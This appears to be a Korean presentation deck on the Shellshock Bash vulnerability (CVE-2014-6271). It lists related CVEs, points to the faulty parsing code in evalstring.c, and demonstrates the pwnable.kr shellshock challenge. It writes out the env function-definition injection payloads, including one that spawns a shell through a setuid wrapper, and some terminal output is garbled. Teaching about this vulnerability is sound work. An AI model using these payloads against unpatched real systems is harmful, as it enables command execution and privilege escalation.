

황선홍(f.killrra) f.killrra@gmail.com

#### ~\$ What is shellshock?

```
#!/bin/bash
~root: env X="() { :;} ; echo shellshock" /bin/sh -c "echo completed"
> shellshock
> completed
```

#### Bash 원격 명령 실행 취약점


#### ~\$ What is shellshock?

```
#!/bin/bash
~root: env X="() { :;} ; echo shellshock" /bin/sh -c "echo completed"
> shellshock
> completed
```

Bash 원격 명령 실행 취약점 2014년 9월 12일 발견

CVE-2014-6271

#### ~\$ What is shellshock?



#### ~\$ Sudden attack





#### ~\$ What is Bash?

> 명령어를 해석하여 해당 명령어에 맞는 작업 결과를 제공




Bash shell 이란 유닉스, 리눅스, 맥 계열에서 주로 사용되는 프로그램 명령어로 컴퓨터 작업을 할 수 있는 환경을 제공하는 소프트웨어이다.

CVE Number	취약점 내용
CVE-2014-6271	원격 명령 실행
CVE-2014-7169	함수 선언문 파싱 에러
CVE-2014-7186	잘못된 메모리 접근
CVE-2014-7187	잘못된 메모리 접근
CVE-2014-6277	함수 선언문 파싱 에러
CVE-2014-6278	원격 명령 실행

[자료:한국인터넷진흥원(KISA)]

- 원인 : 검증되지 않은 명령어 실행으로 들어오는 모든 문자열을 명령어로 인식하고 명령어가 종료되는 시점을 조작하여 또 다른 명령어를 더 추가 하여 임의의 명령어를 실행시키고 종료시킬 수 있도록 실행 할 수 있다.



[evalstring.c]

```
int parse_and_execute (string, from_file, flags)
     while (*(bash_input.location.string))
```

#### [evalstring.c]

```
if (parse_command () == 0)
      if ((flags & SEVAL_PARSEONLY) || (interactive_shell == 0 &&
read_but_dont_execute))
             last_result = EXECUTION_SUCCESS;
             dispose_command (global_command);
             global_command = (COMMAND *)NULL;
      else if (command = global_command)
             // 함수 선언 명령어인지 확인하지 않음
             struct fd_bitmap *bitmap;
```



ASLR...+ etc bypass!!!!

# DEMO (feat. pwnable.kr)

```
shellshock@ubuntu:~$ export x='ABCD'
shellshock@ubuntu:~$ x
x: command not found
shellshock@ubuntu:~$ printenv x
ABCD
```

```
shellshock@ubuntu:~$ x() { echo ABCD; }
shellshock@ubuntu:~$ export -f x
shellshock@ubuntu:~$ x
ABCD
shellshock@ubuntu:~$ [
```

```
shellshock@ubuntu:~$ export x='() { echo hacked by f.killrra; }; sh'
shellshock@ubuntu:~$ ./bash
[1]-
     Stopped
                              sh
                                [2]+ Stopped
                                                              sh
                                                                shellshock@ubuntu:~$
 No command 'lsls' found, did you mean:
                                        Command 'fsls' from package 'python-fs' (uni
verse)
      lsls: command not found
                             shellshock@ubuntu:~$ bash flag shellshock
                                                                                shel
lshock.c
        shellshock@ubuntu:~$
```

```
shellshock@ubuntu:~$ cat shellshock.c
#include <stdio.h>
int main(){
       setresuid(getegid(), getegid());
       setresgid(getegid(), getegid(), getegid());
       system("/home/shellshock/bash -c 'echo shock me'");
       return 0;
shellshock@ubuntu:~$
```



# Thank you